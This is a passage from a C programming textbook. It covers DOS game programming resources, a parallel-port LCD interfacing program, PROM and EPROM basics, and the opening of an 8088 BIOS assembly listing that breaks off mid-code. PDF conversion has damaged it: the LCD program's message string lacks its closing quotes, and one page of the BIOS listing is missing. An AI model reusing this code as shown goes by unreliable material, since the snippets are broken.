To present your game in a pleasant form, you need to know about Graphics. Usually Game programmers prefer mode 13h, as it is faster. We have already seen about mode 13h programming. Game programmers use certain jargons related to graphics like "clipping", "flipping", etc. You may also need to know these jargons for game programming.

38.2 Logic

It is advisable to develop a game's outline or graphics output from its logic. Many people often build game from graphics outline than from logic. It is a wrong practice. First of all your game must be unique and should use faster algorithms. Your game should technically sound good.

38.3 Alexander Russell's Guide

Alexander Russell is one of the world's well-known authorities in Game Programming. His tutorial, which comprises of seven chapters titled **Alex Russell's Dos Game Programming in C for Beginners**, is available on CD . If you want to develop yourself further on Game Programming, don't hesitate to look into CD . Alexander Russell is kind enough and granted permission for using his valuable sources with **A to Z of C**. Many thanks to Mr. Alexander Russell. He can be reached at http://www3.telus.net/alexander_russell/

Following are the contents of Alexander Russell's guide.

Chapter 1

- Quick overview of c
 - pointers
 - structs
 - functions
 - dynamic memory allocation
 - include files
 - file i/o

- memory models, why we will use medium
 - global variables, and other evils
- Entering mode13h, via int86
 - mode13h details
 - saving and restoring old video mode

Chapter 2

- Double buffering vs. page flipping, and syncing to vertical retrace
- Graphic primitives
 - dots/pixels
 - horizontal lines
 - vertical lines
 - arbitrary lines
 - filled rectangles

Chapter 2.1

- More graphic primitives
 - solid sprites
 - transparent sprites
 - RLE transparent sprites
 - restoring backgrounds
 - graphic text
- Loading images from drawing programs

Chapter 3

- Animation
 - bouncing pixel on black
 - bouncing sprite on black
 - bouncing sprite on fancy background
 - multiple bouncing sprites

Chapter 4

- i/o
 - keyboard
 - mouse
 - joystick
- combining all user input in one event queue

Chapter 5

- Collision detection
 - rectangles only
- Colour management

- colour cycling
 - reserved colours for common elements
 - dynamic colours for various parts of a game
- Timing a game, and game design
 - * separating drawing from logic *
 - the PC timer
 - too slow
 - too fast

Chapter 6

- Games
 - Break Out
 - simple animation
 - collision detection
 - player control

Suggested Projects

1. Develop a Chess software.
2. Develop a Quake4 game.

39

“Don’t be afraid to invest. Someday it will pay off.”

Interfacing


Interfacing refers to connecting our PC with some external devices. Interfacing got so many applications. In parcel service companies, weight gauge is been connected to the PC and so the billing process becomes simple. Otherwise, we have to find the weight separately... we have to enter the weight in the billing software... and then only it will produce the bill. In this chapter let us see a simple interfacing example.

39.1 Interfacing LCD with parallel port


This is one of the elementary programs tried by beginners of this field. Here we interface the 2 Line X 16 Character display LCD with the parallel port. Parallel port is the one in which we would connect our printer. I hope 2 Line X 16 Character display LCD is affordable. Here our ultimate objective is to send a message from our C program to LCD via parallel port so that our message appears on the LCD display.

39.1.1 Circuit Diagrams

2 Line X 16 Character LCD display can be available from an electronic shop. The following diagram shows the pin numbers of a typical 2 Line X 16 Character LCD display.



Now you may need to know how to connect the LCD with the parallel port. The following diagram explains this.



39.1.2 Logic

You can see there are 14 pins in the LCD chip and 25 pins in the parallel port. As *control port* is an open collector/drain output, we connect it with LCD chip's Enable (E) and Register Select (RS) lines. We have added two 10K registers for safety measures. We just want to output (i.e., write) our message on the LCD. So we force the Read/Write (R/W) line to Write Mode. The contrast of the LCD display can be adjusted with the 10K potentiometer.

39.1.3 Program

```
#include <dos.h>
#include <string.h>

#define PORTID          (0x378)  /* Port Address */

#define DATA           (PORTID+0)
#define STATUS          (PORTID+1)
#define CONTROL         (PORTID+2)

int main( void )
{
    char msg[ ] = { "Hello world!
                    "A to Z of C
                    " };
    char init[10];
    int i;
    init[0] = 0x0F; /* Initialize LCD Display */
    init[1] = 0x01; /* Clear LCD Display */
```

250 A to Z of C

```
init[2] = 0x38; /* Dual Line / 8 Bits */

/* Reset Control Port - for Forward Direction */
outportb( CONTROL, inportb( CONTROL ) & 0xDF );

/* Set Select Printer (RS) */
outportb( CONTROL, inportb( CONTROL ) | 0x08 );

/* Initialize LCD... */
for ( i = 0; i < 3; ++i )
{
    outportb( DATA, init[i] );

    /* Set Strobe (Enable)*/
    outportb( CONTROL, inportb( CONTROL ) | 0x01 );

    /* Delay */
    delay( 20 );

    /* Reset Strobe (Enable)*/
    outportb( CONTROL, inportb( CONTROL ) & 0xFE);

    /* Delay */
    delay(20);
}

/* Reset Select Printer (Register Select) */
outportb( CONTROL, inportb( CONTROL ) & 0xF7 );

/* Now display the message... */
for ( i=0; i<strlen(msg); ++i )
{
    outportb( DATA, msg[i]);

    /* Set Strobe */
    outportb( CONTROL, inportb( CONTROL ) | 0x01 );
    delay(2);

    /* Reset Strobe */
    outportb( CONTROL, inportb( CONTROL ) & 0xFE );
    delay(2);
}
return(0);
} /*--main( )-----*/
```

In order to make our LCD panel work, first we have to initialize it. We can initialize it by sending the instructions: *initialize LCD*, *clear LCD* & *dual Line*. After initializing the LCD, we are supposed to clear the bit 3 of Control port. We did it by using

```
outportb(CONTROL, inportb(CONTROL) & 0xF7);
```

Then we sent our message to the LCD display using a for loop. If you have done everything well, you can see our message “Hello world! A to Z of C ” on the LCD display.

Suggested Projects

1. Write an Image Scanner program.
2. Activate a remote control toy car from keyboard.
3. Develop a new inputting device for your game (say, your own steering). Use it to play your game or existing games.

40

"Charm can be deceiving, and beauty fades away."

Embedded Systems

Our useful programs can be "embedded" in chips. These chips can be used in creating different electronic devices. So programming for embedded systems is considered to be one of the interesting topics for the people who are from Electronics background.

40.1 PROM

Our program can be embedded in PROM (Programmable ROM) category ROM. PROMs are usually available in sizes 1KB to about 2MB. It is identified by part number. Usually PROM's part number will be 27xxxx, where 27 denotes TL type PROM, xxxx denotes size in Kilo bits. For example, the widely used PROM got part number 27512, which indicates that the size is 512K bits, or 64KB. The blank PROM is the one, which is preloaded with 1's (not 0's). The 1's of PROM corresponds to the fuses present in it. So if you burn the fuse, it represents 0. And so programming ROM is very often referred as *burning*. This burning is achieved with a hardware device known as Device Programmer. Device Programmer is also referred as PROM burner or PROM programmer. The term "Programmer" in "PROM programmer" refers to hardware device, not a person! PROM Programmer helps us to embed our program in the PROM chip. PROMs are OTP (One Time Programmable). Programmed or burned PROMs are widely used in electronic devices like billing machines, washing machines, cell phones, etc.



PROM burner or PROM programmer

40.2 EPROM

An Erasable PROM or EPROM is available with the same part numbering scheme of PROM. EPROM has a clear quartz crystal window for allowing UV rays to erase the contents. The UV rays erase the chip by a chemical reaction that melts the fuses back together. EPROM chips should be handled with care as sunlight has UV rays.



40.3 EEPROM

Electrically Erasable PROM or EEPROM is a kind of EPROM that doesn't require UV rays for erasing the contents. Instead it uses electricity for erasing. Nowadays we have Flash

ROMs. Flash ROM is a type of EEPROM, which can be programmed without removing it from the system and without any special devices.


40.4 Programming for Embedded Systems

On our normal PC, the *boot sector* contains code to load the rest of the OS using the BIOS which is in ROM and always available. In embedded systems, we burn the BIOS and OS in ROM in addition to our program. The reboot vector of embedded systems usually points to the BIOS initialization routines that are also embedded in the chip. Many embedded systems make use of an embedded operating system like QNX, VxWorks, Linux and rarely DOS. In this case our program gets advanced features such as device drivers and operating systems constructs built in to it and we don't have to write such code ourselves.


In embedded systems, it is sometimes necessary not to have an Operating System or BIOS. In other words, we are in need of “stand alone” programs. “Stand alone” programs are the one, which don't use Operating System or BIOS. For stand alone programs, we burn a chip with reboot vector pointing to the code we want to run instead of the BIOS initialization routines. If we want to write such a stand alone program in Turbo C, we have to modify the startup routines, because these routines are dependent on the DOS and they load libraries that are dependent on DOS. Thus making a C program embeddable (i.e., ROMable) in a standalone manner requires all dependencies on DOS be removed.

We cannot embed all our programs in the chip. Only ROMable codes can be embedded which means we need a specialized code. Certainly we cannot use relocatable (or ordinary EXE) codes. In embedded system programming, we use void for main() as void main(), because there is no place for the code to get returned.

40.5 Locate utility

Locate is the utility that written by **Mark R. Nelson** found on CD . It helps us to remove relocations in EXE files and does other functions that are necessary for a ROMable code. It helps us to produce ROMable code without any overhead.

40.6 ROMable Code

As I pointed out earlier, only ROMable code can be embedded. Since this topic will be useful and interesting only to the people from Electronics background, I don't want to harp more in this topic. If you want to know more about this topic, please refer the programs found on CD .

40.7 Applications

Programming ROM has so many applications including the creation of chips used in washing machine, creation of chips used in cars for monitoring the performance etc.

"Merely the thought of our favorite food makes our stomachs sick."

Writing BIOS

BIOS (Basic Input Output System) is the one, which makes computer's components working together. BIOS are hence system specific. In this chapter, let's see how to write our own BIOS code.

41.1 BIOS Code

I have already told you that most of the programmers prefer Assembly language than C for writing system programs. Following is a demo code for BIOS. It can be used in EPROM. The source code runs up to about 60 pages. So please don't lose your patience! I strongly recommend you to go through the source code, because by reading this code you would gain a thorough knowledge about interrupts. The program is well commented and so you can easily grab the logic in each step. The code is by an unknown author. I don't know why this brainy author didn't include his name in the code! Many thanks to the author.

```

Page 80,132
Title BIOS-For Intel 8088 or NEC "V20" turbo motherboards. Use MASM 4.0
;
; This bios will work on IBM-PC/xt and many other compatibles
; that share a similar design concept.
; You do not need to have a turbo motherboard to
; use this bios, but if you do, then use the following key sequence
;
; CTRL ALT -
; to toggle the computer speed between fast and slow (=IBM compatible)
;
; This BIOS can produce the following error messages at IPL time
;
ER_BIOS equ 01h ; Bad ROM bios checksum, patch last byte
ER_RAM equ 02h ; Bad RAM in main memory, replace
ER_CRT equ 04h ; Bad RAM in video card, replace
ER_MEM equ 10h ; Bad RAM in vector area, replace
ER_ROM equ 20h ; Bad ROM in expansion area, bad checksum
;
; The last two bytes have to be patched with DEBUG as follows
;
; FFFF 00.xx ( avoid ER_BIOS on bootstrap ) -----
; FFFE 00.FE ( leaves IBM-PC/xt signature ) -----
;

```

```

; where "xx" results in a zero checksum for the whole
;
;
;
;          masm BIOS;          ( Assemble BIOS source code)
;          link BIOS;          ( Link the BIOS object code)
;          debug BIOS.EXE      ( Exe2bin  BIOS binary code)
;          -nBIOS.BIN          ( Name of the output binary)
;          -eCS:FFFE           ( Opens BIOS signature byte)
;          .FE                  ( Leave IBM-PC/xt signature) <--
;          -eCS:FFFF           ( Opens BIOS checksum  byte)
;;  -----> .DC                ( Force ROM checksum = zero) <-----
;;          -rBX                ( Opens hi order byte count)
;;          :0                  ( ... must be 0 bytes long)
;;          -rCX                ( Opens lo order byte count)
;;          :2000               ( ... BIOS 2000 bytes long)
;;          -wCS:E000           ( Output to BIOS.BIN  file)
;;          -q
;;
;; You must correct the checksum by manually patching the last byte so
;; as the entire 2764-2 eprom sums to zero. I wish DEBUG could checksum
;; blocks.
;
;*****Miscellaneous definitions*****
;
;MAX_MEMORY      =704           ; Maximum kilobytes of memory allowed
;SLOW_FLOPPY     =1             ; Define to run floppy always at 4.77 mHz
;
;*****Miscellaneous definitions*****
;
entry    macro    x
        pad      =BANNER - $ + x - 0E000h
        if pad LT 0
        .err
        %out     'No room for ENTRY point'
        endif
        if pad GT 0
        db       pad DUP(0FFh)
        endif
endm
;
jmpf     macro    x,y
        db       0EAh;
        dw       y,x
endm
;
retf     macro    x
        ifb      <x>

```

256 A to Z of C

```

        db      0CBh
else
        db      0CAh
        dw      x
endif
endm
;
LF      equ     0Ah
CR      equ     0Dh
;
.SALL                                ; Suppress Macro Expansions
.LFCOND                                ; List False Conditionals
;
ASSUME  DS:code, SS:code, CS:code, ES:code
data    SEGMENT at 40h                ; IBM compatible data structure
        dw      4 dup(?)             ; 40:00      ; RS232 com. ports - up to four
        dw      4 dup(?)             ; 40:08      ; Printer ports - up to four
        dw      ?                     ; 40:10      ; Equipment present word
                                ; + (1 iff floppies) *      1.
                                ; + (# 64K sys ram ) *      4.
                                ; + (init crt mode ) *     16.
                                ; + (# of floppies ) *     64.
                                ; + (# serial ports) *    512.
                                ; + (1 iff toy port) *   4096.
                                ; + (# parallel LPT) * 16384.
        db      ?                     ; 40:12      ; MFG test flags, unused by us
        dw      ?                     ; 40:13      ; Memory size, kilobytes
        db      ?                     ; 40:15      ; IPL errors<-table/scratchpad
        db      ?                     ; ...unused
;-----[Keyboard data area]-----;
        db      ?,?                   ; 40:17      ; Shift/Alt/etc. keyboard flags
        db      ?                     ; 40:19      ; Alt-KEYPAD char. goes here
        dw      ?                     ; 40:1A      ; --> keyboard buffer head
        dw      ?                     ; 40:1C      ; --> keyboard buffer tail
        dw      16 dup(?)             ; 40:1E      ; Keyboard Buffer (Scan,Value)
;-----[Diskette data area]-----;
        db      ?                     ; 40:3E      ; Drive Calibration bits 0 - 3
        db      ?                     ; 40:3F      ; Drive Motor(s) on 0-3,7=write
        db      ?                     ; 40:40      ; Ticks (18/sec) til motor off
        db      ?                     ; 40:41      ; Floppy return code stat byte
                                ; 1 = bad ic 765 command req.
                                ; 2 = address mark not found
                                ; 3 = write to protected disk
                                ; 4 = sector not found
                                ; 8 = data late (DMA overrun)
                                ; 9 = DMA failed 64K page end
                                ; 16 = bad CRC on floppy read

```



```

; 32 = bad NEC 765 controller
; 64 = seek operation failed
;128 = disk drive timed out
db      7 dup(?)      ; 40:42      ; Status bytes from NEC 765
;-----[Video display area]-----;
db      ?              ; 40:49      ; Current CRT mode (software)
; 0 = 40 x 25 text (no color)
; 1 = 40 x 25 text (16 color)
; 2 = 80 x 25 text (no color)
; 3 = 80 x 25 text (16 color)
; 4 = 320 x 200 grafix 4 color
; 5 = 320 x 200 grafix 0 color
; 6 = 640 x 200 grafix 0 color
; 7 = 80 x 25 text (mono card)
dw      ?              ; 40:4A      ; Columns on CRT screen
dw      ?              ; 40:4C      ; Bytes in the regen region
dw      ?              ; 40:4E      ; Byte offset in regen region
dw      8 dup(?)      ; 40:50      ; Cursor pos for up to 8 pages
dw      ?              ; 40:60      ; Current cursor mode setting
db      ?              ; 40:62      ; Current page on display
dw      ?              ; 40:63      ; Base addres (B000h or B800h)
db      ?              ; 40:65      ; ic 6845 mode reg. (hardware)
db      ?              ; 40:66      ; Current CGA palette
;-----[Used to setup ROM]-----;
dw      ?,?           ; 40:67      ; Eprom base Offset,Segment
db      ?              ; 40:6B      ; Last spurious interrupt IRQ
;-----[Timer data area]-----;
dw      ?              ; 40:6C      ; Ticks since midnite (lo)
dw      ?              ; 40:6E      ; Ticks since midnite (hi)
db      ?              ; 40:70      ; Non-zero if new day
;-----[System data area]-----;
db      ?              ; 40:71      ; Sign bit set iff break
dw      ?              ; 40:72      ; Warm boot iff 1234h value
;-----[Hard disk scratchpad]-----;
dw      ?,?           ; 40:74      ;
;-----[Timeout areas/PRT/LPT]-----;
db      4 dup(?)      ; 40:78      ; Ticks for LPT 1-4 timeouts
db      4 dup(?)      ; 40:7C      ; Ticks for COM 1-4 timeouts
;-----[Keyboard buf start/nd]-----;
dw      ?              ; 40:80      ; Contains 1Eh, buffer start
dw      ?              ; 40:82      ; Contains 3Eh, buffer end
data    ENDS

dosdir  SEGMENT at 50h      ; Boot disk directory from IPL
xerox   label  byte        ; 0 if Print Screen idle
; 1 if PrtSc xeroxing screen
;255 if PrtSc error in xerox

```

258 A to Z of C

```

db          200h dup(?)          ; ...non-grafix PrtSc in bios
                                   ; PC-DOS bootstrap procedure
                                   ; ...IBMBIO.COM buffers the
                                   ; ...directory of the boot
                                   ; ...device here at IPL time
                                   ; ...when locating the guts
                                   ; ...of the operating system
                                   ; ...filename "IBMDOS.COM"

dosdir      ends

dosseg      SEGMENT at 70h        ; "Kernel" of PC-DOS op sys
;IBMBIO.COM file loaded by boot block.
;                                   Device Drivers/Bootstrap. CONTIGUOUS<-----
;IBMDOS.COM operating system nucleus
;                                   immediately follows IBMBIO.COM and
; doesn't have to be contiguous. The IBMDOS operating system nucleus
; binary image is loaded by transient code in IBMBIO binary image
dosseg      ends
iplseg      SEGMENT at 0h         ; Segment for boot block
;The following boot block is loaded with 512. bytes on the first
; sector of the bootable device by code resident in the ROM-resident
; bios. Control is then transferred to the first word 0000:7C00 of
; the disk-resident bootstrap
ORG         07C00h                ; ..offset for boot block
boot        db          200h dup(?) ; ..start disk resident boot-
iplseg      ends

code        SEGMENT
ORG         0E000h

BANNER      db          ' Generic Turbo XT Bios 1987',CR,LF
            db          ' for 8088 or V20 cpu',CR,LF
            db          ' (c)Anonymous',CR,LF
            db          LF,0

LPTRS       dw          03BCh,0378h,0278h ; Possible line printer ports

ENTRY       0E05Bh                ; IBM restart entry point

COLD:       MOV         AX,40h      ; Entered by POWER_ON/RESET
            MOV         DS,AX
            MOV         Word ptr DS:72h,0 ; Show data areas not init

WARM:       CLI
            XOR         AX,AX
            JB          HALT
            JO          HALT

```

```

JS      HALT
JNZ     HALT
JPO     HALT
ADD     AX,1
JZ      HALT
JPE     HALT
SUB     AX,8002h
JS      HALT
INC     AX
JNO     HALT
SHL     AX,1
JNB     HALT
JNZ     HALT
SHL     AX,1
JB      HALT

      MOV     BX,0101010101010101b    ; Begin REGISTER test of CPU
CPUTST: MOV     BP,BX
      MOV     CX,BP
      MOV     SP,CX
      MOV     DX,SP
      MOV     SS,DX
      MOV     SI,SS
      MOV     ES,SI
      MOV     DI,ES
      MOV     DS,DI
      MOV     AX,DS
      CMP     AX,0101010101010101b
      JNZ     CPU1
      NOT     AX
      MOV     BX,AX
      JMP     CPUTST

CPU1:   XOR     AX,1010101010101010b
      JZ      CPU_OK

HALT:   HLT

CPU_OK: CLD
      MOV     AL,0                    ; Prepare to initialize
      OUT     0A0h,AL                ; ...no NMI interrupts
      MOV     DX,3D8h                ; Load Color Graphic port
      OUT     DX,AL                  ; ...no video display
      MOV     DX,3B8h                ; Load Monochrome port
      INC     AL                    ; ...no video display
      OUT     DX,AL                  ; ...write it out
      MOV     AL,10011001b           ; Program 8255 PIA chip

```

260 A to Z of C

```

OUT      63h,AL                ; ...Ports A & C, inputs
MOV      AL,10100101b          ; Set (non)turbo mode
OUT      61h,AL                ; ...on main board

MOV      AL,01010100b          ; ic 8253 inits memory refresh
OUT      43h,AL                ; ...chan 1 pulses ic 8237 to
MOV      AL,12h                ; ...dma every 12h clock ticks
OUT      41h,AL                ; ...64K done in 1 millisecond
MOV      AL,01000000b          ; Latch value 12h in 8253 clock
OUT      43h,AL                ; ...chip channel 1 counter

IC8237: MOV      AL,0           ; Do some initialization
OUT      81h,AL                ; ...dma page reg, chan 2
OUT      82h,AL                ; ...dma page reg, chan 3
OUT      83h,AL                ; ...dma page reg, chan 0,1
OUT      0Dh,AL                ; Stop DMA on 8237 chip
MOV      AL,01011000b          ; Refresh auto-init dummy read
OUT      0Bh,AL                ; ...on channel 0 of DMA chip
MOV      AL,01000001b          ; Block verify
OUT      0Bh,AL                ; ...on channel 1 of DMA chip
MOV      AL,01000010b          ; Block verify
OUT      0Bh,AL                ; ...on channel 2 of DMA chip
MOV      AL,01000011b          ; Block verify
OUT      0Bh,AL                ; ...on channel 3 of DMA chip
MOV      AL,0FFh               ; Refresh byte count
OUT      1,AL                  ; ...send lo order
OUT      1,AL                  ; ...send hi order
MOV      AL,0                  ; Initialize 8237 command reg
OUT      8,AL                  ; ...with zero
OUT      0Ah,AL                ; Enable DMA on all channels
MOV      AL,00110110b          ; Set up 8253 timer chip
OUT      43h,AL                ; ...chan 0 is time of day
MOV      AL,0                  ; Request a divide by
OUT      40h,AL                ; ...65536 decimal
OUT      40h,AL                ; ...0000h or 18.2 tick/sec
MOV      DX,213h               ; Expansion unit port
MOV      AL,1                  ; ...enable it
OUT      DX,AL                 ; ...do the enable
MOV      AX,40h                ; Get bios impure segment
MOV      DS,AX                 ; ...into DS register
MOV      SI,DS:72h             ; Save reset flag in SI reg
XOR      AX,AX                 ; ...cause memory check
MOV      BP,AX                 ; ...will clobber the flag
MOV      BX,AX                 ; Start at segment 0000h
MOV      DX,55AAh              ; ...get pattern
CLD                            ; Strings auto-increment

```

```

MEMSIZ: XOR      DI,DI                      ; Location XXXX:0
        MOV      ES,BX                      ; ...load segment
        MOV      ES:[DI],DX                 ; ...write pattern
        CMP      DX,ES:[DI]                 ; ...compare
        JNZ      MEM_ND                     ; ...failed, memory end
        MOV      CX,2000h                   ; Else zero 16 kilobytes
        REPZ     STOSW                       ; ...with instruction
        ADD      BH,4                       ; ...get next 16K bytes

ifdef   MAX_MEMORY
        CMP      BH,MAX_MEMORY SHR 2        ; Found max legal user ram?
else
        CMP      BH,0A0h                    ; Found max legal IBM ram?
endif
        JNZ      MEMSIZ                     ; ...no, then check more

MEM_ND: MOV      DS:72h,SI                   ; Save pointer
        XOR      AX,AX
        MOV      ES,AX                      ; ES = vector segment
        MOV      AX,80h
        MOV      SS,AX                      ; Set up temporary stack at
        MOV      SP,100h                    ; 0080:0100 for memory check
        PUSH     BP
        PUSH     BX
        MOV      BP,2
        CALL     MEMTST                     ; Memory check ES:0 - ES:0400
        POP      AX
        MOV      CL,6
        SHR      AX,CL
        MOV      DS:13h,AX
        POP      AX
        JNB      MEM_01
        OR       AL,ER_MEM                  ; Show vector area bad

MEM_01: MOV      DS:15h,AL                   ; Save IPL error code
        XOR      AX,AX
        PUSH     AX
        PUSH     AX
        PUSH     AX
        PUSH     AX
        PUSH     AX
        MOV      AX,30h                     ; Set up IBM-compatible stack
        MOV      SS,AX                      ; ...segment 0030h
        MOV      SP,100h                    ; ...offset 0100h
        PUSH     DS
        MOV      BX,0E000h                  ; Check BIOS eprom
        PUSH     CS
        POP      DS                         ; ...at F000:E000

```

262 A to Z of C

```

MOV     AH,1
CALL    CHKSUM                ; ...for valid checksum
POP     DS                    ; ...restore impure<-DS
JZ      IC8259
OR      Byte ptr DS:15h,ER_BIOS ; Checksum error BIOS eprom

IC8259: CLI                    ; Init interrupt controller
MOV     AL,13h
OUT     20h,AL
MOV     AL,8
OUT     21h,AL
MOV     AL,9
OUT     21h,AL
MOV     AL,0FFh
OUT     21h,AL
PUSH    DS
XOR     AX,AX                ; 8 nonsense vectors begin table
MOV     ES,AX                ; ...at segment 0000h
PUSH    CS
POP     DS
MOV     CX,8                 ; Vectors 00h - 07h unused
XOR     DI,DI                ; ...we start at vec 00h

LO_VEC: MOV     AX,offset IGNORE ; Nonsense interrupt from RSX
        STOSW
        MOV     AX,CS         ; ...bios ROM segment
        STOSW
        LOOP    LO_VEC

        MOV     SI,offset VECTORS ; SI --> Vector address table
        MOV     CX,18h         ; ... vectors 08h - 1Fh busy

HI_VEC: MOVSW                ; Get INTERRUPT bios ROM offset
        MOV     AX,CS
        STOSW                ; ...INTERRUPT bios ROM segment
        LOOP    HI_VEC

        MOV     AX,0F600h      ; AX --> Rom basic segment
        MOV     DS,AX          ; DS --> " " "
        XOR     BX,BX          ; BX = Rom basic offset
        MOV     AH,4           ; Four basic roms to check

        MOV     BP,SP          ; Save the stack pointer
        PUSH    CS             ; ...push code segment
        MOV     DX,offset SKIP ; Save the code offset
        PUSH    DX             ; ...for RAM_PATCH subroutine
        MOV     DX,0EA90h      ; Mov DX, 'NOP,JMP_FAR'

```


264 A to Z of C

```

MOV     DS:10h,AX                ; ...card has been installed
INT     10h                      ; ...initialize if present
MOV     AX,0000000000100000b    ; Assume color/graphics video
MOV     DS:10h,AX                ; ...card has been installed
INT     10h                      ; ...initialize if present
IN      AL,62h                   ; Get memory size (64K bytes)
AND     AL,00001111b            ; ...in bits 2,3 lo nibble
MOV     AH,AL                    ; Save memory size nibble
MOV     AL,10101101b
OUT     61h,AL
IN      AL,62h                   ; Get no. of floppies (0-3)
MOV     CL,4                     ; ...and init. video mode
SHL     AL,CL                    ; ...shift in hi nibble
OR      AL,AH
MOV     AH,0
MOV     DS:10h,AX                ; Start building Equipment Flag
AND     AL,00110000b            ; ...if video card, mode set
JNZ     LE232                    ; ...found video interface
MOV     AX,offset DUMMY          ; No hardware, DUMMY: becomes
MOV     ES:40h,AX                ; ...INT_10 video service
JMP     short LE235

LE232:  CALL     V_INIT           ; Setup video

LE235:  MOV     AL,00001000b      ; Read low switches
OUT     61h,AL
MOV     CX,2956h

WAIT_1: LOOP    WAIT_1
MOV     AL,11001000b            ; Keyboard acknowledge
OUT     61h,AL                  ; ...send the request
XOR     AL,10000000b            ; Toggle to enable
OUT     61h,AL                  ; ...send key enable
MOV     AX,1Eh                   ; Offset to buffer start
MOV     DS:1Ah,AX                ; Buffer head pointer
MOV     DS:1Ch,AX                ; Buffer tail pointer
MOV     DS:80h,AX                ; Buffer start
ADD     AX,20h                   ; ...size
MOV     DS:82h,AX                ; Buffer end
JMP     short V_CONT

FAO:    MOV     DL,AL             ; Formatted ascii output

FAO_1:  MOV     AX,BX             ; Get position for
CALL    LOCATE                   ; ...cursor routine
PUSH    SI                       ; Get string address
CALL    PRINT                     ; ...print string

```



```

        MOV     AX,ES:[BP+0]           ; Get port # to print
        CALL    BIGNUM                 ; ...four digits
        POP     SI                     ; Restore string address
        INC     BP                     ; ...Address of port
        INC     BP                     ; ...is two bytes long
        INC     BH                     ; ...down one line
        DEC     DL                     ; Decrement device count
        JNZ     FAO_1                  ; ...back for more
        RET

K_BYTE:  CLC                         ; Say no error
        MOV     AL,DL                 ; ...size "checked"
        INC     AL                     ; ...show more
        DAA
        MOV     DL,AL
        JNB     KBY_01
        MOV     AL,DH                 ; ...do carry
        ADC     AL,0
        DAA
        MOV     DH,AL

KBY_01:  MOV     AL,DH
        CALL    DIGIT                 ; Print hex digit
        MOV     AL,DL
        MOV     CL,4
        ROR     AL,CL
        CALL    DIGIT                 ; Print hex digit
        MOV     AL,DL
        CALL    DIGIT                 ; Print hex digit
        RET

TIMER:   MOV     DX,241h              ; Check for timer #2 port
        CLI
        IN      AL,DX                 ; ..read BCD seconds/100
        STI
        CMP     AL,99h                ; Are BCD digits in range?
        JBE     SER_01                ; ...yes, port exists
;
        MOV     DX,341h              ; Check for timer #1 port
        CLI
        IN      AL,DX                 ; ..read BCD seconds/100
        STI
        CMP     AL,99h                ; Are BCD digits in range?
        JBE     SER_01                ; ...yes, port exists
;
        STC
        RET                           ; No hardware, ports 0FFh

```

266 A to Z of C

```
SER_01: CLC                                ; Found timer(s) answering
        RET

V_CONT: MOV     BP,4                        ; Assume monochrome, 4K memory
        MOV     BX,0B000h                  ; ...segment in BX
        MOV     AL,DS:49h                  ; Get the video mode
        CMP     AL,7                       ; ...was it mono?
        JZ      M_SEG                      ; ...yes, skip
        MOV     BP,10h                    ; Else CGA, has 16K memory
        MOV     BX,0B800h                  ; ...segment in BX

M_SEG:  PUSH    BX                        ; Load video seg in ES
        POP     ES
        MOV     AL,DS:65h                  ; Get CRT hardware mode
        AND     AL,11110111b              ; ...disable video
        MOV     DX,DS:63h                  ; Get 6845 index port
        ADD     DX,4                       ; ...add offset for
        OUT     DX,AL                     ; 6845 controller port

CRTRAM: CALL    MEMTST                     ; Memory check ES:0 - ES:0400
        DEC     BP
        JNZ     CRTRAM                    ; Loop until CRT RAM checked
        JNB     LE2F5
        OR      Byte ptr DS:15h,ER_CRT    ; Set CRT RAM error in status

LE2F5:  CALL    V_INIT
        MOV     AX,1414h                   ; Time-out value seconds
        MOV     DS:78h,AX                 ; ...LPT1
        MOV     DS:7Ah,AX                 ; ...LPT2
        MOV     AX,101h                   ; Time-out value seconds
        MOV     DS:7Ch,AX                 ; ...COM1
        MOV     DS:7Eh,AX                 ; ...COM2
        MOV     SI,offset LPTRS           ; SI --> LPTR port table
        XOR     DI,DI                     ; ...offset into data seg
        MOV     CX,3                      ; ...number of printers

NXTPR:  MOV     DX,CS:[SI]                 ; Get LPTR port
        MOV     AL,10101010b              ; ...write value
        OUT     DX,AL                     ; ...to the LPTR
        MOV     AL,11111111b              ; Dummy data value
        OUT     0C0h,AL                   ; ...on the bus
        IN      AL,DX                     ; Read code back
        CMP     AL,10101010b              ; ...check code
        JNZ     NO_LPT                    ; ...no printer found
        MOV     [DI+8],DX                 ; Save printer port
        INC     DI
```

```

        INC        DI

NO_LPT: INC        SI
        INC        SI
        LOOP       NXTPRT
        MOV        AX,DI                ; Number of printers * 2
        MOV        CL,3                ; ...get shift count
        ROR        AL,CL               ; ...divide by eight
        MOV        DS:11h,AL           ; ...save in equip. flag

        XOR        DI,DI                ; com port(s) at 40:00 (hex)

COM_1:  MOV        DX,3FBh              ; COM #1 line control reg.
        MOV        AL,00011010b        ; ...7 bits, even parity
        OUT        DX,AL               ; Reset COM #1 line cont. reg
        MOV        AL,11111111b        ; ...noise pattern
        OUT        0C0h,AL             ; Write pattern on data buss
        IN         AL,DX               ; ...read result from COM #1
        CMP        AL,00011010b        ; Check if serial port exists
        JNZ        COM_2              ; ...skip if no COM #1 port
        MOV        Word ptr [DI],3F8h  ; Else save port # in impure
        INC        DI                 ; ...potential COM #2 port
        INC        DI                 ; ...is at 40:02 (hex)

COM_2:  MOV        DX,2FBh              ; COM #2 line control reg
        MOV        AL,00011010b        ; ...7 bits, even parity
        OUT        DX,AL               ; Reset COM #2 line cont. reg
        MOV        AL,11111111b        ; ...noise pattern
